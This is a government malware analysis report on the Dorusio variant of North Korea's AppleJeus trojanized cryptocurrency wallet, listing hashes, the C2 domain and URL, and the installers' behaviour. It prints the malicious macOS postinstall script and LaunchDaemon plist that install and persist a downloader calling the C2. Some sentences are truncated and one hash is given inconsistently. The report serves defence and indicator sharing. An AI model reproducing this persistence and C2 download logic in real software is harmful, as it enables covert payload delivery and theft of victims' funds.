

# MAR-10322463-6.v1 - AppleJeus: Dorusio

 [us-cert.cisa.gov/ncas/analysis-reports/ar/21-048f](https://us-cert.cisa.gov/ncas/analysis-reports/ar/21-048f)

## Malware Analysis Report

10322463.r6.v1

2021-02-12

## Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of accuracy or information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:WHITE--Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeable harm in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may be distributed. For more information on the Traffic Light Protocol (TLP), see <http://www.us-cert.gov/tlp>.

## Summary

### Description

This Malware Analysis Report (MAR) is the result of analytic efforts among the Federal Bureau of Investigation (FBI), the Cybersecurity and Infrastructure Security Agency (CISA), and the Department of Treasury (Treasury) to highlight the cyber threat to cryptocurrency posed by North Korea, formally known as the Democratic People's Republic of Korea (DPRK), and provide mitigation recommendations. Working with U.S. government partners, FBI, CISA, and Treasury assess threats that these agencies attribute to North Korean state-sponsored advanced persistent threat (APT) actors—is targeting individuals and companies, including cryptocurrency exchanges and financial service companies, through the dissemination of cryptocurrency trading applications that have been modified to include a feature for the theft of cryptocurrency.

This MAR highlights this cyber threat posed by North Korea and provides detailed indicators of compromise (IOCs) used by the North Korean government. For more information on other versions of AppleJeus, see Joint Cybersecurity Advisory AA21-048A: AppleJeus: Analysis of North Korea's Cryptocurrency Malware. For recommended steps to mitigate this threat, see Joint Cybersecurity Advisory AA21-048A: AppleJeus: Analysis of North Korea's Cryptocurrency Malware. [cert.cisa.gov/ncas/alerts/AA21-048A](https://us-cert.cisa.gov/ncas/alerts/AA21-048A).

There have been multiple versions of AppleJeus malware discovered since its initial discovery in August 2018. In most versions, the malware applegoes through a legitimate-looking cryptocurrency trading company and website, whereby an unsuspecting individual downloads a third-party application from a website that appears legitimate.

The U.S. Government has identified AppleJeus malware version—Dorusio—and associated IOCs used by the North Korean government in AppleJeus. Information has been redacted from this report to preserve victim anonymity.

Dorusio, discovered in March 2020, is a legitimate-looking cryptocurrency trading software that is marketed and distributed by a company and website, [dorusio.com](https://dorusio.com), respectively—that appear legitimate. There are Windows and OSX versions of Dorusio Wallet. As of at least early 2020, the website has returned 404 errors. The download page has release notes with version revisions claiming to start with Version 1.0.0, which was released on April 15, 2020. For a downloadable copy of IOCs, see: [MAR-10322463-6.v1.stix](#).

### Submitted Files (6)

[Redacted] (dorusio\_osx\_v2.1.0.dmg)

21afac55e5fab15948a5a724222c948ad17cad181bf514a680267abcce186831 (DorusioUpgrade.exe)

[Redacted] (dorusio\_win\_v2.1.0.msi)

78b56a1385f2a92f3c9404f71731088646aac6c2c84cc19a449976272dab418f (Dorusio.exe)

a0c461c94ba9f1573c7253666d218b3343d24bfa5d8ef270ee9bc74b7856e492 (Dorusio)

dcb232409c799f6ddfe4bc0566161c2d0b372db6095a0018e6059e34c2b79c61 (dorusio\_upgrade)

### Domains (1)

[dorusio.com](https://dorusio.com)

## Findings

[Redacted]

### Tags

droppertrojan

### Details

<b>Name</b>	dorusio_win_v2.1.0.msi
-------------	------------------------

<b>Size</b>	141426176 bytes
-------------	-----------------

<b>Type</b>	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Security: 0, Code page: 1252, Numl Dorusio, Author: Dorusio Service Ltd, Name of Creating Application: Advanced Installer 14.5.2 build 83143, Template: ;1033, Comme database contains the logic and data required to install Dorusio., Title: Installation Database, Keywords: Installer, MSI, Database, Nur
<b>MD5</b>	[Redacted]
<b>SHA1</b>	[Redacted]
<b>SHA256</b>	[Redacted]
<b>SHA512</b>	[Redacted]
<b>ssdeep</b>	[Redacted]
<b>Entropy</b>	[Redacted]

#### Antivirus

No matches found.

#### YARA Rules

No matches found.

#### ssdeep Matches

No matches found.


#### Relationships

[Redacted]	Downloaded_By	dorusio.com
[Redacted]	Contains	78b56a1385f2a92f3c9404f71731088646aac6c2c84cc19a449976272dab418f
[Redacted]	Contains	21afaceee5fab15948a5a724222c948ad17cad181bf514a680267abcce186831

#### Description

This Windows program from the Dorusio Wallet site is a Windows MSI Installer. This installer appears to be legitimate and will install "Dorusio.exe (78b56a1385f2a92f3c9404f71731088646aac6c2c84cc19a449976272dab418f) in the "C:\Program Files (x86)\Dorusio" folder. It will also install "D (21afaceee5fab15948a5a724222c948ad17cad181bf514a680267abcce186831) in the "C:\Users\<username>\AppData\Roaming\DorusioSupport" installation, the installer launches "DorusioUpgrade.exe." During installation, a Dorusio folder containing the "Dorusio.exe" application is added to

#### Screenshots



**Figure 1** - Screenshot of the Dorusio Wallet installation.

#### dorusio.com

##### Tags

command-and-control

##### URLs

dorusio.com/dorusio\_update.php

##### Whois

Whois for dorusio.com had the following information:

Registrar: NAMECHEAP INC

Creation Date: 2020-03-30

Registrar Registration Expiration Date: 2021-03-30

Relationships

dorusio.com	Connected_From	dcb232409c799f6ddfe4bc0566161c2d0b372db6095a0018e6059e34c2b79c61
dorusio.com	Downloaded	[Redacted]
dorusio.com	Downloaded	[Redacted]

Description

The domain "dorusio.com" had a legitimately signed Sectigo SSL certificate, which was "Domain Control Validated" similar to the domain certificate of AppleJeus domain certificates. Investigation revealed the point of contact listed for verification was support[[@](mailto:support@dorusio.com)]dorusio.com. No other contact information for the administrative or technical contact for the domain.

The domain is registered with NameCheap at the IP address 198.54.115.51 with ASN 22612. This IP is on the same ASN as the AppleJeus version address.

Screenshots




Figure 2 - Screenshot of the Dorusio site.




Figure 3 - Screenshot of the Dorusio download page.

78b56a1385f2a92f3c9404f71731088646aac6c2c84cc19a449976272dab418f

Tags

trojan

Details

Name	Dorusio.exe
Size	97682432 bytes
Type	PE32+ executable (GUI) x86-64, for MS Windows
MD5	6c36c8efe2ec2b12f343537d214f45e8
SHA1	69eb27395e8f23b592547b69fbaf19ad03d6a89a

<b>SHA256</b>	78b56a1385f2a92f3c9404f71731088646aac6c2c84cc19a449976272dab418f
<b>SHA512</b>	e9e72322983315d7a99e104b0a36e6301b7c78b3e93fc33c03e2e74ea1d5423b852a23a87a8ecaadf33f73ceb03b306d953b197a1354
<b>ssdeep</b>	1572864:odJvugr82jf19dUM/1T8+1VJRukUhkmg:odhg6Pm
<b>Entropy</b>	6.674758

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

**97** 1b60a6d35c872102f535ae6a3d7669fb7d55c43dc7e73354423fdcca01a955d6

PE Metadata

<b>Compile Date</b>	2019-12-16 00:00:00-05:00
<b>Import Hash</b>	bb1d46df79ee2045d0bc2529cf6c7458
<b>Company Name</b>	BitPay
<b>File Description</b>	Dorusio
<b>Internal Name</b>	Dorusio
<b>Legal Copyright</b>	Copyright © 2020 BitPay
<b>Product Name</b>	Dorusio
<b>Product Version</b>	2.1.0.0

PE Sections

MD5	Name	Raw Size	Entropy
f62420692d3492b34a0696be92d52dc	header	1024	2.991122
36430f041d87935dcb34adde2e7d625d	.text	78234112	6.471421
ee7e02e8e2958ff79f25c8fd8b7d33e5	.rdata	15596032	6.376243
65c59271f5c2bab26a7d0838e9f04bcf	.data	262144	3.484705
00406f1d9355757d80cbf48242fdf344	.pdata	2768896	6.805097
6a6a225bfe091e65d3f82654179fbc50	.00cfg	512	0.195869
786f587a97128c401be15c90fe059b72	.rodata	6144	4.219562
9efa43af7b1faae15ffbd428d0485819	.tls	512	0.136464
60d3ea61d541c9be2e845d2787fb9574	CPADinfo	512	0.122276
bf619eac0cdf3f68d496ea9344137e8b	prot	512	0.000000
fb5463e289f28642cc816a9010f32981	.rsrc	102912	4.766115
fb3216031225fdb1902888e247009d0c	.reloc	709120	5.476445

Packers/Compilers/Cryptors

Microsoft Visual C++ 8.0 (DLL)

Relationships

78b56a1385... Contained\_Within [Redacted]

Description

This file is a 64-bit Windows executable contained within the Windows MSI Installer "dorusio\_win\_v2.1.0.msi." When executed, "Dorusio.exe" loads cryptocurrency wallet application with no signs of malicious activity. Aside from the "Dorusio" logo and two new services, the wallet appears to be AppleJeuS version 4 "Kupay wallet."

This application appears to be a modification of the opensource cryptocurrency wallet Copay, which is distributed by Atlanta based company BitPay website "bitpay.com," "BitPay builds powerful, enterprise-grade tools for crypto acceptance and spending".

In addition to application appearance being similar, a DNS request for "bitpay.com" is always sent out immediately after a DNS request for "dorusio" listed for "Dorusio" is Bitpay.

In addition, the GitHub "Commit Hash" listed in the "Dorusio" application "638b2b1" is to a branch of Copay found at <https://github.com/flean/co>




Figure 4 - Screenshot of the Dorusio application.

Version info - File Type : Application	
File Version Info	Size=1404 -> 057Ch
Translations	: 040904b0 Language : English (U.S.)
CompanyName	= BitPay
FileDescription	= Dorusio
FileVersion	= 2.1.0
InternalName	= Dorusio
LegalCopyright	= Copyright © 2020 BitPay
LegalTrademarks	= ****
OriginalFilename	=
ProductName	= Dorusio
ProductVersion	= 2.1.0.0
Comments	= ****

Figure 5 - Screenshot of the "Dorusio.exe" file information.

21afaceee5fab15948a5a724222c948ad17cad181bf514a680267abcce186831

Tags

trojan

Details

Name	DorusioUpgrade.exe
Size	115712 bytes
Type	PE32+ executable (GUI) x86-64, for MS Windows
MD5	0f39312e8eb5702647664e9ae8502ceb
SHA1	7e64fb8ec24361406ed685719d8dedc7920791d5
SHA256	21afaceee5fab15948a5a724222c948ad17cad181bf514a680267abcce186831
SHA512	3362ef6d9c24814972c9b59f2e0b57b2c3acdb4d1dd8cd5a240359bf73ae953116ef9b8d217a817ce985ca22b3bcfe01c1085b5e707a3f
ssdeep	3072:LHOKVwaew2/vN5z3bwe+F6s3yvMBhKBrF:TjwaewcPz3Me+33UF
Entropy	6.126094

Antivirus

Ahnlab	Trojan/Win64.FakeCoinTrader
--------	-----------------------------

<b>Avira</b>	TR/NukeSped.xmawj
<b>BitDefender</b>	Trojan.GenericKD.34182499
<b>Cyren</b>	W64/Trojan.ACZK-7741
<b>ESET</b>	a variant of Win64/NukeSped.DE trojan
<b>Emsisoft</b>	Trojan.GenericKD.34182499 (B)
<b>Ikarus</b>	Trojan.Win64.Nukesped
<b>K7</b>	Trojan ( 00569b451 )
<b>Lavasoft</b>	Trojan.GenericKD.34182499
<b>NetGate</b>	Trojan.Win32.Malware
<b>Symantec</b>	Trojan.Gen.MBT
<b>TACHYON</b>	Trojan/W64.APosT.115712.B
<b>VirusBlokAda</b>	Trojan.APosT
<b>Zillya!</b>	Trojan.NukeSped.Win64.104

#### YARA Rules

No matches found.

#### ssdeep Matches

No matches found.

#### PE Metadata

<b>Compile Date</b>	2020-03-30 02:52:41-04:00
<b>Import Hash</b>	565005404f00b7def4499142ade5e3dd

#### PE Sections

MD5	Name	Raw Size	Entropy
7ad599057f9d62e659ad5265b6bf8c8e	header	1024	2.724023
7b2cea9046657ec66f103b9b3f53453d	.text	65536	6.457037
59a79bcabee5542c73040a87b4be2d4e	.rdata	39936	5.085609
dbf3b39f579f6cafbdf3960f0a87f5f9	.data	2560	1.851526
a6f84d98a061c4cd7874a78606fff84f	.pdata	4096	4.924567
9c5adf56a571e84dc0c7329a768be170	.gfids	512	1.326857
c7e574f00528a7e39d594132f836e2ca	.reloc	2048	4.763069

#### Packers/Compilers/Cryptors

Microsoft Visual C++ 8.0 (DLL)

#### Relationships

21afaceee5... Contained\_Within [Redacted]

#### Description

This file is a 64-bit Windows executable contained within the Windows MSI Installer "dorusio\_win\_v2.1.0.msi." When executed, "DorusioUpgrade" a service, which will automatically start when any user logs on. The service is installed with a description of "Automatic Dorusio Upgrade."

After installing the service, "DorusioUpgrade.exe" has similar behavior to the upgrade components of Kupay Wallet (AppleJeus variant 4) and Coi variant 5). On startup, "DorusioUpgrade.exe" allocates memory in order to later write a file. After allocating the memory and storing the hardcoded variable, the program attempts to open a network connection. The connection is named "Dorusio Wallet 2.1.0 (Check Update Windows)", likely to user.

Similar to previous AppleJeus variants, "DorusioUpgrade.exe" collects some basic information from the system as well as a timestamp and places format strings. Specifically, the timestamp is placed into a format string "ver=%d&timestamp=%lu" where ver is set as the 201000, possibly referring to a version previously mentioned (Figure 5).

This basic information and hard-coded strings are sent via a POST to the command and control (C2) "dorusio.com/dorusio\_update.php." If the PC returns an HTTP response status code of 200 but fails any of multiple different checks, "DorusioUpgrade.exe" will sleep for two minutes and then reattempt to contact the C2 again.

After receiving the payload from the C2, the program writes the payload to memory and executes the payload.

The payload could not be downloaded as the C2 server dorusio.com/dorusio\_update.php is no longer accessible. In addition, the sample was not reporting for this sample.

Screenshots

```
lea     rcx, [rsp+0E10h+Time] ; Time
call    _time64
mov     eax, dword ptr [rsp+0E10h+Time]
lea     r8, aVerDTimestampL ; "ver=%d&timestamp=%lu"
mov     r9d, 201000
```

Figure 6 - Screenshot of the format string and version.

[Redacted]

Tags

droppertrojan

Details

Name	dorusio_osx_v2.1.0.dmg
Size	[Redacted] bytes
Type	zlib compressed data
MD5	[Redacted]
SHA1	[Redacted]
SHA256	[Redacted]
SHA512	[Redacted]
ssdeep	[Redacted]
Entropy	[Redacted]

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

[Redacted] Downloaded\_By dorusio.com

Description

This OSX program from the Dorusio Wallet site is an Apple DMG installer. The OSX program does not have a digital signature and will warn the user during installation. As all previous versions of AppleJeus, the Dorusio Wallet installer appears to be legitimate, and installs both "Dorusio" (a0c461c94ba9f1573c7253666d218b3343d24bfa5d8ef270ee9bc74b7856e492) in the "/Applications/Dorusio.app/Contents/MacOS/" folder and a "dorusio\_upgrade" (dcb232409c799f6ddfe4bc0566161c2d0b372db6095a0018e6059e34c2b79c61) also in the "/Applications/Dorusio.app/Contents/Resources/" folder. The installer contains a postinstall script (Figure 7).

The postinstall script is identical in functionality to the postinstall scripts from previous AppleJeus variants and is identical to the CoinGoTrade (ver=1.0.0). The postinstall script creates a "DorusioDaemon" folder in the OSX "/Library/Application Support" folder and moves "dorusio\_upgrade" to it. The folder contains both system and third-party support files which are necessary for program operation. Typically, the subfolders have names matching the applications. At installation, Dorusio placed the plist file (com.dorusio.pkg.wallet.plist) in "/Library/LaunchDaemons/".

As the LaunchDaemon will not be run immediately after the plist file is moved, the postinstall script then launches the dorusio\_upgrade program immediately.

Screenshots

```
#!/bin/sh

mkdir -p /Library/Application\ Support/DorusioDaemon
mv /Applications/Dorusio.app/Contents/MacOS/dorusio_upgrade /Library/Application\ Support/DorusioDaemon/dorusio_upgrade
chmod 644 /Library/LaunchDaemons/com.dorusio.pkg.wallet.plist

chmod +x /Library/Application\ Support/DorusioDaemon/dorusio_upgrade
/Library/Application\ Support/DorusioDaemon/dorusio_upgrade &
```

Figure 7 - Screenshot of the postinstall script.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.dorusio.pkg.wallet</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Library/Application\ Support/DorusioDaemon/dorusio_upgrade</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

Figure 8 - Screenshot of "com.dorusio.pkg.wallet.plist."

**a0c461c94ba9f1573c7253666d218b3343d24bfa5d8ef270ee9bc74b7856e492**

Tags

trojan

Details

<b>Name</b>	Dorusio
<b>Size</b>	186044 bytes
<b>Type</b>	Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS DYLDLINK TWOLEVEL PIE>
<b>MD5</b>	4a43bafb4af0a038a7f430417bcc1b6e
<b>SHA1</b>	438243575764a5e856951126674f72f20b2a0d6f
<b>SHA256</b>	a0c461c94ba9f1573c7253666d218b3343d24bfa5d8ef270ee9bc74b7856e492
<b>SHA512</b>	51d37b27f390bc7f124f2cb8efb2b9c940d7a0c21b0912d06634f7f6af46a35e3221d25945bcad4b39748699ba8a33b17c350a480560e5
<b>ssdeep</b>	3072:RiD/8kxClwjnLFycZ+xzknUapR+Nghc1VeY1HhNGKBqzoJGUNKFsJuMuixQdf:RiDUSyQnLFycZ+a8yhUVeY1LngzofKFF
<b>Entropy</b>	6.083001

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This OSX sample was contained within Apple DMG installer "dorusio\_osx\_v2.1.0.dmg." Similar to the Windows version, "Dorusio" is likely a copy is almost identical to the AppleJeuS variant 4 OSX "Kupay" program.

**dcb232409c799f6ddfe4bc0566161c2d0b372db6095a0018e6059e34c2b79c61**

Tags

trojan

Details

<b>Name</b>	dorusio_upgrade
<b>Size</b>	33312 bytes
<b>Type</b>	Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS DYLDLINK TWOLEVEL PIE>
<b>MD5</b>	d620c699a5b1828aca699b5aee77e5e6
<b>SHA1</b>	e769a810389f931b748bbe80742c427126c063a4
<b>SHA256</b>	dcb232409c799f6ddfe4bc0566161c2d0b372db6095a0018e6059e34c2b79c61
<b>SHA512</b>	7bd98454d2a3fdd9d541dd0547c1f6a690b02b24495ce58324dd637730f85a22f217173e178253dd8def989106702e87f7fa57223ddel



---

**ssdeep** 192:fHck6do21hhlymPTzTQxkqMd+K2uk7DLOJ4eL:fHcNqghDmPTzTE

---

**Entropy** 1.688205

Antivirus

**ESET** a variant of OSX/NukeSped.F trojan

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

dcb232409c... Connected\_To dorusio.com

Description


This OSX sample was contained within Apple DMG installer "dorusio\_osx\_v2.1.0.dmg." The program "dorusio\_upgrade" is similar to AppleJeu v "kupy\_upgrade" and AppleJeu variant 5 OSX sample "CoinGoTradeUpgradeDaemon." When executed, "dorusio\_upgrade" immediately sleeps to see if the hard-coded value stored in "isReady" is a 0 or a 1. If it is a 0, the program sleeps again, and if it is a 1, the function "CheckUpdate" is contains most of the logic functionality of the malware. "CheckUpdate" sends a POST to the C2 `https://dorusio.com/dorusio_update.php` with a "Dorusio Wallet 2.1.0 (Check Update Osx).

Just as the Kupy and CoinGoTrade malware, the timestamp is placed into a format string "ver=%d&timestamp=%ld" where ver is set as the 2011 the Dorusio Wallet version previously mentioned.

If the C2 server returns a file, it is decoded and written to `/private/tmp/dorusio_update,` with permissions by the command "chmod 700" (only the execute). The stage2 (`/private/tmp/dorusio_update`) is then launched and the malware dorusio\_upgrade returns to sleeping and checking in with t

The payload could not be downloaded as the C2 server `dorusio.com/dorusio_update.php` is no longer accessible. In addition, the sample was not reporting for this sample.

Screenshots



```
mov     r14, rax
mov     rdi, cs:classRef_NSURL ; void *
mov     rsi, cs:selRef_URLWithString_ ; char *
lea     rdx, cfstr_HttpsDorusioCo ; "https://dorusio.com/dorusio_update.php"
call    r15 ; _objc_msgSend
```

**Figure 9** - Screenshot of the C2 loaded into the variable.

## Relationship Summary

[Redacted]	Downloaded_By	dorusio.com
[Redacted]	Contains	78b56a1385f2a92f3c9404f71731088646aac6c2c84cc19a449976272dab418f
[Redacted]	Contains	21afaceee5fab15948a5a724222c948ad17cad181bf514a680267abcce186831
dorusio.com	Connected_From	dcb232409c799f6ddfe4bc0566161c2d0b372db6095a0018e6059e34c2b79c61
dorusio.com	Downloaded	[Redacted]
dorusio.com	Downloaded	[Redacted]
78b56a1385...	Contained_Within	[Redacted]
21afaceee5...	Contained_Within	[Redacted]
[Redacted]	Downloaded_By	dorusio.com
dcb232409c...	Connected_To	dorusio.com

## Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization. Configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless necessary.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.

- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Special Publication 800-61, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops"**.

## Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at <https://us-cert.cisa.gov/forms/feedback/>.

## Document FAQ

**What is a MIFR?** A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. It provides initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding the analysis.

**What is a MAR?** A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manual analysis. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

**Can I edit this document?** This document is not to be edited in any way by recipients. All comments or questions related to this document should be sent to 1-888-282-0870 or [CISA Service Desk](#).

**Can I submit malware to CISA?** Malware samples can be submitted via three methods:

- Web: <https://malware.us-cert.gov>
- E-Mail: [submit@malware.us-cert.gov](mailto:submit@malware.us-cert.gov)
- FTP: <ftp://malware.us-cert.gov> (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing. Reporting forms can be found on CISA's homepage at [www.cisa.gov](http://www.cisa.gov).

## Revisions

---

February 17, 2021: Initial Version

This product is provided subject to this [Notification](#) and this [Privacy & Use](#) policy.

## Please share your thoughts.

We recently updated our anonymous [product survey](#); we'd welcome your feedback.